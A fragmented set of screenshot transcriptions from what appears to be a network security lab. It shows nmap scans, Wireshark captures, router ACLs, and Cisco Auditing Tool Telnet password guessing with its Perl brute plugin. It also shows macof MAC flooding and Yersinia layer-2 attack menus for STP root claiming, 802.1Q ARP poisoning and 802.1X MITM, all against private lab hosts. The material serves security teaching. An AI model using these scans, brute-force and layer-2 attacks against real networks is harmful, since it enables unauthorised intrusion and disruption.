MAC Address: CA:00:0B:8B:00:08 (Unknown)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

TRACEROUTE
HOP RTT      ADDRESS
1   3.73 ms 192.168.80.20

OS and Service detection performed. Please report any incorrect results
at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 29.96 seconds
```

The image shows a Wireshark capture of network traffic on interface eth0. The filter is set to 'tcp.port == 80'. The capture shows a series of SYN packets from 192.168.80.128 to 192.168.80.20 on port 80. The first packet (frame 34) is a SYN packet with sequence number 38084. The second packet (frame 40) is a RST, ACK packet with sequence number 80 and acknowledgment number 38084. The third packet (frame 46) is another SYN packet with sequence number 38085. The fourth packet (frame 47) is another RST, ACK packet with sequence number 80 and acknowledgment number 38085. The packet details pane shows the structure of the SYN packet: Ethernet II, Internet Protocol Version 4, and Transmission Control Protocol (Src Port: 38084, Dst Port: 80, Seq: 0, Len: 0). The packet bytes pane shows the raw data in hexadecimal and ASCII.

Time	Source	Destination	Protocol	Length	Info	
34	12.57973800	192.168.80.128	192.168.80.20	TCP	58	38084->80 [SYN] Seq=0
40	12.58681000	192.168.80.20	192.168.80.128	TCP	60	80->38084 [RST, ACK]
46	12.68029500	192.168.80.128	192.168.80.20	TCP	58	38085->80 [SYN] Seq=0
47	12.68430900	192.168.80.20	192.168.80.128	TCP	60	80->38085 [RST, ACK]

eth0: <live capture in progress> File: /t... Packets: 54 · Displayed: 4 (7.4%) Profile: Default

Description:

Protocol suite: [TCP/IP](#).

Protocol type: Application layer file transfer protocol.

Ports: HTTP: 80, 8008, 8080 (TCP) server.

S-HTTP: 80 (TCP) server.

HTTPS: 443 (TCP) server over SSL/TLS.

Related protocols: [webDAV](#), Web Distributed Authoring and Versioning.

URI: http:, https:

MIME subtype: application/http, message/http, message/s-http.

Working groups: [http](#), HyperText Transfer Protocol.

[httpbis](#), Hypertext Transfer Protocol Bis.

[httpstate](#), HTTP State Management Mechanism.

[webday](#), WWW Distributed Authoring and Versioning.

[wts](#), Web Transaction Security.

Links: w3: [HTTP Object Header lines](#).

IANA: [HTTP status codes](#).

[RFC 1945](#):

HTTP status codes:

Code	Description	References
100	Continue.	RFC 2616
101	Switching protocols.	RFC 2616
102	Processing.	RFC 2518
200	Ok.	
201	Created.	
202	Accepted.	
203	Non-authoritative information.	
204	No content.	
205	Reset content.	
206	Partial content.	
226	IM used.	
300	Multiple choices.	
301	Moved permanently.	
302	Moved temporarily.	
303	See other.	
304	Not modified.	
305	Use proxy.	
400	Bad request.	
401	Unauthorized.	
402	Payment required.	
403	Forbidden.	
404	Not found.	
405	Method not allowed.	
406	Not acceptable.	
407	Proxy authentication required.	
408	Request timeout.	

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# nmap -sS -p 443 192.168.80.20

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-02-27 17:12 UTC
Nmap scan report for 192.168.80.20
Host is up (0.0042s latency).
PORT      STATE      SERVICE
443/tcp   filtered  https
MAC Address: CA:00:0B:8B:00:08 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 7.07 seconds
```

Capturing from eth0 [Wireshark 1.12.6 (Git Rev Unknown from unknown)]

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: tcp.port == 443 Expression... Clear Apply Save

Time	Source	Destination	Protocol	Length	Info
1265	1117.666486	192.168.80.128	192.168.80.20	TCP	58 47318->443 [SYN] Seq=0
1266	1117.766742	192.168.80.128	192.168.80.20	TCP	58 47319->443 [SYN] Seq=0

▶ Frame 1265: 58 bytes on wire (464 bits), 58 bytes captured (464 bits) on interface 0

▶ Ethernet II, Src: Vmware_22:4f:58 (00:0c:29:22:4f:58), Dst: ca:00:0b:8b:00:08 (ca:00:0b:8b:00:08)

▶ Internet Protocol Version 4, Src: 192.168.80.128 (192.168.80.128), Dst: 192.168.80.20 (192.168.80.20)

▶ Transmission Control Protocol, Src Port: 47318 (47318), Dst Port: 443 (443), Seq: 0, Len: 0

```
root@kali: ~
File Edit View Search Terminal Help
```

```
root@kali:~# nmap -sX -p 80 192.168.80.20
```

```
Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-02-27 17:25 UTC
Nmap scan report for 192.168.80.20
Host is up (0.0034s latency).
PORT      STATE SERVICE
80/tcp    closed http
MAC Address: CA:00:0B:8B:00:08 (Unknown)
```

```
Nmap done: 1 IP address (1 host up) scanned in 6.98 seconds
```

```
root@kali:~# nmap -sX -p 443 192.168.80.20
```

```
Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-02-27 17:25 UTC
Nmap scan report for 192.168.80.20
Host is up (0.0019s latency).
PORT      STATE SERVICE
443/tcp   open|filtered https
MAC Address: CA:00:0B:8B:00:08 (Unknown)
```


```
Nmap done: 1 IP address (1 host up) scanned in 7.01 seconds
```

```
root@kali: ~
File Edit View Search Terminal Help
```


```
Currently scanning: Finished! | Screen View: Unique Hosts
```

```
15 Captured ARP Req/Rep packets, from 5 hosts. Total size: 900
```

IP	At MAC Address	Count	Len	MAC Vendor
192.168.80.1	00:50:56:c0:00:08	01	060	VMWare, Inc.
192.168.80.2	00:50:56:e4:0b:64	06	360	VMWare, Inc.
192.168.80.20	ca:00:0b:8b:00:08	01	060	Unknown vendor
192.168.80.129	00:0c:29:86:e8:94	06	360	VMware, Inc.
192.168.80.254	00:50:56:f4:95:30	01	060	VMWare, Inc.



```
Router#show access-lists
Extended IP access list external
 10 permit tcp any any eq www
 20 permit tcp any any eq 22
 30 permit tcp any any eq 443
 40 permit tcp any any eq smtp
Extended IP access list internal
 10 permit tcp any any eq www
 20 permit tcp any any eq 22
 30 permit tcp any any eq 443
 40 permit tcp any any eq smtp
Router#
```



```
root@kali:~# nmap 192.168.80.20 -n
```

```
Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-02-27 18:25 UTC
```

```
Nmap scan report for 192.168.80.20
```

```
Host is up (0.017s latency).
```

```
Not shown: 996 filtered ports
```

```
PORT      STATE SERVICE
```

```
22/tcp    closed ssh
```

```
25/tcp    closed smtp
```

```
80/tcp    closed http
```

```
443/tcp   closed https
```

```
MAC Address: CA:00:0B:8B:00:08 (Unknown)
```

```
Nmap done: 1 IP address (1 host up) scanned in 9.56 seconds
```

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# CAT -h 192.168.80.20

Cisco Auditing Tool - g0ne [null0]

Checking Host: 192.168.80.20

Guessing passwords:

problem connecting to "192.168.80.20", port 23: No route to host at /usr/share/cisco-auditing-tool/plugins/brute line 7
```

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# CAT -h 192.168.80.20

Cisco Auditing Tool - g0ne [null0]

Checking Host: 192.168.80.20

Guessing passwords:

pattern match timed-out at /usr/share/cisco-auditing-tool/plugins/brute line 12
```

Capturing from eth0 [Wireshark 1.12.6 (Git Rev Unknown from unknown)]

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: Expression... Clear Apply Save




	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	ca:00:0b:8b:00:08	CDP/VTP/DTP/PAgP/UDLD	CDP	351	Device ID: Router P
2	4.704861000	ca:00:0b:8b:00:08	ca:00:0b:8b:00:08	LOOP	60	Reply
3	4.855966000	192.168.80.128	192.168.80.20	TCP	74	56082→23 [SYN] Seq=0
4	4.871167000	192.168.80.20	192.168.80.128	TCP	60	23→56082 [SYN, ACK]
5	4.871256000	192.168.80.128	192.168.80.20	TCP	54	56082→23 [ACK] Seq=
6	4.883617000	192.168.80.20	192.168.80.128	TELNET	66	Telnet Data ...
7	4.883659000	192.168.80.128	192.168.80.20	TCP	54	56082→23 [ACK] Seq=
8	4.884382000	192.168.80.128	192.168.80.20	TELNET	66	Telnet Data ...

▶ Frame 3: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface 0

▶ Ethernet II, Src: Vmware_22:4f:58 (00:0c:29:22:4f:58), Dst: ca:00:0b:8b:00:08 (ca:00:0b:8b:00:08)

▶ Internet Protocol Version 4, Src: 192.168.80.128 (192.168.80.128), Dst: 192.168.80.20 (192.168.80.20)

▶ Transmission Control Protocol, Src Port: 56082 (56082), Dst Port: 23 (23), Seq: 0, Len: 0



```
Open ▾ [🔍] brute /usr/share/cisco-auditing-tool/plugins Save [☰] [⏪] [⏩] [✖]
use Net::Telnet();
sub brute {
    my ($host, $port, $password) = @_;

    $telnet = new Net::Telnet ( Port => $port,
                               Host => $host,
                               Timeout => 1,
                               Errmode => 'die');

    $telnet->waitfor('/password[:]*/i');
    $telnet->print($password);

    ($prematch, $match) = $telnet->waitfor(-match => '/>$/i',
                                           -match => '/password[:]*/i');

    if ($match =~ />$/i)
    {
        $telnet->close;
        return (1);
    }
    else
    {
        $telnet->close;
        return (0);
    }
} print;
```

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# nmap -A 192.168.80.20

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-02-27 20:25 UTC
Nmap scan report for 192.168.80.20
Host is up (0.0071s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE VERSION
23/tcp    open  telnet  Cisco router telnetd
MAC Address: CA:00:0B:8B:00:08 (Unknown)
OS details: Cisco 800-series, 1801, 2000-series, 3800, 4000, or 7000-series router; or 1100 or 1242G WAP (IOS 12.2 - 12.4), Cisco Aironet 1200-series WAP or 2610XM router (IOS 12.4)
Network Distance: 1 hop
Service Info: OS: IOS; Device: router; CPE: cpe:/o:cisco:ios

TRACEROUTE
HOP RTT      ADDRESS
1   7.10 ms 192.168.80.20

OS and Service detection performed. Please report any incorrect results
at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 196.41 seconds
```

```
cesi@debianrouter: ~
File Edit View Search Terminal Help
root@debianrouter:/home/cesi# iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source                destination

Chain FORWARD (policy DROP)
target     prot opt source                destination
ACCEPT     tcp  --  anywhere              192.168.20.0/24      tcp dpt:http
tftp
ACCEPT     tcp  --  192.168.20.0/24       anywhere             tcp spt:http
tftp

Chain OUTPUT (policy ACCEPT)
target     prot opt source                destination
```

root@kali: ~

File Edit View Search Terminal Help

```
root@kali:~# nmap 192.168.80.15
```

Starting Nmap 6.49BETA4 (<https://nmap.org>) at 2016-02-27 21:40 UTC

Nmap scan report for 192.168.80.15

Host is up (0.00031s latency).

Not shown: 998 closed ports

PORT	STATE	SERVICE
------	-------	---------

22/tcp	open	ssh
--------	------	-----

111/tcp	open	rpcbind
---------	------	---------

MAC Address: 00:0C:29:34:D3:F3 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 8.97 seconds

Starting Nmap 6.49BETA4 (<https://nmap.org>) at 2016-02-27 21:47 UTC

Nmap scan report for 192.168.80.15

Host is up (0.00057s latency).

Not shown: 998 closed ports

PORT	STATE	SERVICE	VERSION
------	-------	---------	---------

22/tcp	open	ssh	OpenSSH 6.0p1 Debian 4+deb7u1 (protocol 2.0)
--------	------	-----	--

ssh-hostkey:

1024 29:a3:d5:1d:3d:8b:68:a8:3e:29:80:4d:c3:c4:71:34 (DSA)

2048 8c:e1:6b:d1:36:eb:1d:e3:1f:be:d0:64:41:88:a1:be (RSA)

256 71:b2:0a:f5:e4:91:0c:37:6b:23:9b:83:76:31:fc:a4 (ECDSA)

111/tcp	open	rpcbind	2-4 (RPC #100000)
---------	------	---------	-------------------

rpcinfo:

program	version	port/proto	service
---------	---------	------------	---------

100000	2,3,4	111/tcp	rpcbind
--------	-------	---------	---------

100000	2,3,4	111/udp	rpcbind
--------	-------	---------	---------

100024	1	53074/udp	status
--------	---	-----------	--------

100024	1	58713/tcp	status
--------	---	-----------	--------

MAC Address: 00:0c:29:34:d3:f3 (VMware)

Device type: general purpose

Running: Linux 3.X

OS CPE: cpe:/o:linux:linux_kernel:3

OS details: Linux 3.2, Linux 3.2 - 3.13

Network Distance: 1 hop

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE

HOP	RTT	ADDRESS
-----	-----	---------

1	0.57 ms	192.168.80.15
---	---------	---------------

OS and Service detection performed. Please report any incorrect results at

<https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 24.32 seconds

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# rpcinfo -p 192.168.80.15
  program vers proto  port  service
  100000   4   tcp    111   portmapper
  100000   3   tcp    111   portmapper
  100000   2   tcp    111   portmapper
  100000   4   udp    111   portmapper
  100000   3   udp    111   portmapper
  100000   2   udp    111   portmapper
  100024   1   udp    53074 status
  100024   1   tcp    58713 status
```

The image shows a Wireshark window titled "Capturing from eth0 [Wireshark 1.12.6 (Git Rev Unknown from unknown)]". The filter is set to "icmp". The packet list shows several ICMP echo requests and replies, with the last packet (2234) being a "Destination unreachable" message. The packet details pane shows the structure of this message:

- Internet Control Message Protocol
 - Type: 3 (Destination unreachable)
 - Code: 3 (Port unreachable)
 - Checksum: 0x2023 [correct]
 - Internet Protocol Version 4, Src: 192.168.80.128 (192.168.80.128), Dst: 192.168.80.15 (192.168.80.15)
 - User Datagram Protocol, Src Port: 35977 (35977), Dst Port: 33202 (33202)
 - Data (300 bytes)

Capturing from eth0 [Wireshark 1.12.6 (Git Rev Unknown from unknown)]

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: `tcp.flags.syn == 1 and tcp.flags.ack == 1` Expression... Clear Apply Save

Time	Source	Destination	Protocol	Length	Info
32	31.22682400	192.168.80.15	TCP	60	111+49903 [SYN, ACK]
68	32.33151700	192.168.80.15	TCP	60	22-49903 [SYN, ACK]
2192	32.77587300	192.168.80.15	TCP	74	22-43986 [SYN, ACK]
2195	32.77635100	192.168.80.15	TCP	74	111+33787 [SYN, ACK]
2212	38.88554200	192.168.80.15	TCP	74	22-35840 [SYN, ACK]
2215	38.98578900	192.168.80.15	TCP	74	22-35841 [SYN, ACK]
2218	39.08659200	192.168.80.15	TCP	74	22-35842 [SYN, ACK]
2221	39.18771200	192.168.80.15	TCP	74	22-35843 [SYN, ACK]
2224	39.28867100	192.168.80.15	TCP	74	22-35844 [SYN, ACK]
2227	39.38969500	192.168.80.15	TCP	70	22-35845 [SYN, ACK]
2236	39.56859100	192.168.80.15	TCP	70	22-35851 [SYN, ACK]
2239	39.59530700	192.168.80.15	TCP	66	22-35852 [SYN, ACK]

```

root@kali: /
File Edit View Search Terminal Help
MACOF(8)                               System Manager's Manual                               MACOF(8)

NAME
    macof - flood a switched LAN with random MAC addresses

SYNOPSIS
    macof [-i interface] [-s src] [-d dst] [-e tha] [-x sport] [-y
    dport] [-n times]

DESCRIPTION
    macof floods the local network with random MAC addresses
    (causing some switches to fail open in repeating mode, facili-
    tating sniffing). A straight C port of the original Perl
    Net::RawIP macof program by Ian Vitek <ian.vitek@infosec.se>.

OPTIONS
    -i interface
        Specify the interface to send on.

    -s src
        Specify source IP address.

    -d dst
        Specify destination IP address.
  
```

root@kali: /

File Edit View Search Terminal Help

```
d2:d9:66:e2:d0 0:c5:9d:6f:9f:3e 0.0.0.0.56356 > 0.0.0.0.37093: S 336
115466:336115466(0) win 512
42:d1:8c:54:3b:d0 aa:d7:f5:e:3b:32 0.0.0.0.32325 > 0.0.0.0.17317: S 670
960100:670960100(0) win 512
fa:c5:de:6:5:94 36:ca:e9:3a:85:c5 0.0.0.0.30379 > 0.0.0.0.51238: S 2912
57299:291257299(0) win 512
a:b3:e5:5c:dc:21 67:9:53:7a:8d:c4 0.0.0.0.11842 > 0.0.0.0.48287: S 1802
319220:1802319220(0) win 512
6d:5b:22:e:b0:46 69:ce:27:7b:30:50 0.0.0.0.48793 > 0.0.0.0.30513: S 157
4333631:1574333631(0) win 512
8f:23:b2:54:6f:97 e:6c:72:18:61:fd 0.0.0.0.34028 > 0.0.0.0.21408: S 163
8706764:1638706764(0) win 512
b2:8:c6:7d:e8:9f 8c:1a:6b:59:32:8a 0.0.0.0.39471 > 0.0.0.0.37560: S 161
5147212:1615147212(0) win 512
a6:ed:67:1e:a1:fa 5c:5c:65:25:9e:d5 0.0.0.0.23695 > 0.0.0.0.35179: S 23
8969759:238969759(0) win 512
4a:62:9c:17:1f:ea 2e:e3:66:5b:67:fe 0.0.0.0.17977 > 0.0.0.0.60525: S 16
29556233:1629556233(0) win 512
ee:1a:9b:23:a3:75 7f:ec:9b:9:81:b2 0.0.0.0.34547 > 0.0.0.0.39428: S 527
191518:527191518(0) win 512
ac:9e:69:36:58:79 76:c9:30:49:d7:56 0.0.0.0.20867 > 0.0.0.0.43911: S 13
79898532:1379898532(0) win 512
bc:eb:f0:66:ca:60 62:12:1f:1b:42:11 0.0.0.0.44235 > 0.0.0.0.42347: S 13
43304031:1343304031(0) win 512
```

YERSINIA(8)

YERSINIA(8)

NAME

Yersinia - A Framework for layer 2 attacks

SYNOPSIS

```
yersinia [-hVGIDd] [-l logfile] [-c conffile] protocol [-M]
[protocol_options]
```

DESCRIPTION

yersinia is a framework for performing layer 2 attacks. The following protocols have been implemented in Yersinia current version: Spanning Tree Protocol (STP), VLAN Trunking Protocol (VTP), Hot Standby Router Protocol (HSRP), Dynamic Trunking Protocol (DTP), IEEE 802.1Q, IEEE 802.1X, Cisco Discovery Protocol (CDP), Dynamic Host Configuration Protocol (DHCP), Inter-Switch Link Protocol (ISL) and MultiProtocol Label Switching (MPLS).

Some of the attacks implemented will cause a DoS in a network, other will help to perform any other more advanced attack, or both. In addition, some of them will be first released to the public since there isn't any public implementation.

Manual page yersinia(8) line 1 (press h for help or q to quit)


```
root@kali: /
File Edit View Search Terminal Help
----- yersinia 0.7.3 by Slay & tomac - STP mode ----- [01:18:26]
RootId          BridgeId        Port           Iface Last seen

Notification window
Warning: interface eth0 selected as the
default one

Press any key to continue

----- Total Packets: 0 ----- STP Packets: 0 ----- MAC Spoofing [X] -----
You've got a message
----- STP Fields -----
Source MAC 0A:23:16:02:FF:08 Destination MAC 01:80:C2:00:00:00
Id 0000 Ver 00 Type 00 Flags 00 RootId 5080.760F0E14AC58 Pathcost 00000000
BridgeId CB09.E7CD90117CAA Port 8002 Age 0000 Max 0014 Hello 0002 Fwd 000F
```

```
root@kali: /
File Edit View Search Terminal Help
----- yersinia 0.7.3 by Slay & tomac - STP mode ----- [01:40:58]
RootId          BridgeId        Port           Iface Last seen

Attack Panel
No  DoS  Description
0   0    sending conf BPDU
1   0    sending tcn BPDU
2   X    sending conf BPDUs
3   X    sending tcn BPDUs
4   0    Claiming Root Role
5   0    Claiming Other Role
6   X    Claiming Root Role with MiTM

----- Total Packets ----- Spoofing [X] -----
Those strange att
----- STP Fields -----
Source MAC 0A:23:16:02:FF:08 Destination MAC 01:80:C2:00:00:00
Id 0000 Ver 00 Type 00 Flags 00 RootId 5080.760F0E14AC58 Pathcost 00000000
BridgeId CB09.E7CD90117CAA Port 8002 Age 0000 Max 0014 Hello 0002 Fwd 000F
```

```

root@kali: /
File Edit View Search Terminal Help
yersinia 0.7.3 by Slay & tomac - STP mode [01:48:02]
RootId      BridgeId      Port          Iface Last seen

  Choose protocol mode
  CDP        Cisco Discovery Protocol
  DHCP       Dynamic Host Configuration Protocol
  802.1Q     IEEE 802.1Q
  802.1X     IEEE 802.1X
  DTP        Dynamic Trunking Protocol
  HSRP       Hot Standby Router Protocol
  ISL        Inter-Switch Link Protocol
  MPLS       MultiProtocol Label Switching
  STP        Spanning Tree Protocol
  VTP        VLAN Trunking Protocol

  ENTER to select - ESC/Q to quit

Total Packets: 4      STP Packets: 0      MAC Spoofing [X]
Choose your life (mode)
STP Fields
Source MAC 0A:25:83:2C:30:13 Destination MAC 01:80:C2:00:00:00
Id 0000 Ver 00 Type 00 Flags 00 RootId A253.8D78CE7B3207 Pathcost 00000000
BridgeId FA26.26104E1F594E Port 8002 Age 0000 Max 0014 Hello 0002 Fwd 000F

```

```

root@kali: /
File Edit View Search Terminal Help
yersinia 0.7.3 by Slay & tomac - 802.1Q mode [01:53:31]
VLAN L2Protol Src IP      Dst IP      IP Prot    Iface Last seen

  Attack Panel
  No  DoS  Description
  0   0    sending 802.1Q packet
  1   0    sending 802.1Q double enc. packet
  2   X    sending 802.1Q arp poisoning

Total Packets      Spoofing [X]
Those strange att  Select attack to launch ('q' to quit)
802.1Q Fields
Source MAC 0E:5C:49:19:32:BF Destination MAC FF:FF:FF:FF:FF:FF
VLAN 0001 Priority 07 CFI 00 L2Protol 0800 VLAN2 0002 Priority 07 CFI 00
L2Proto2 0800 Src IP 010.000.000.001 Dst IP 255.255.255.255 IP Prot 01
Payload YERSINIA

```

```


root@kali: /
File Edit View Search Terminal Help
yersinia 0.7.3 by Slay & tomac - 802.1X mode [02:07:49]
Type EAPCode EAPType EAPInfo Iface Last seen

Attack Panel
No DoS Description
0 sending 802.1X packet
1 Mitm 802.1X with 2 interfaces

Attack parameters
Supplicant interface
Authenticator interface
ESC/Q to abort - ENTER to continue

Total Packets Spoofing [X]
Those strange att Select attack to launch ('q' to quit)
802.1X Fields
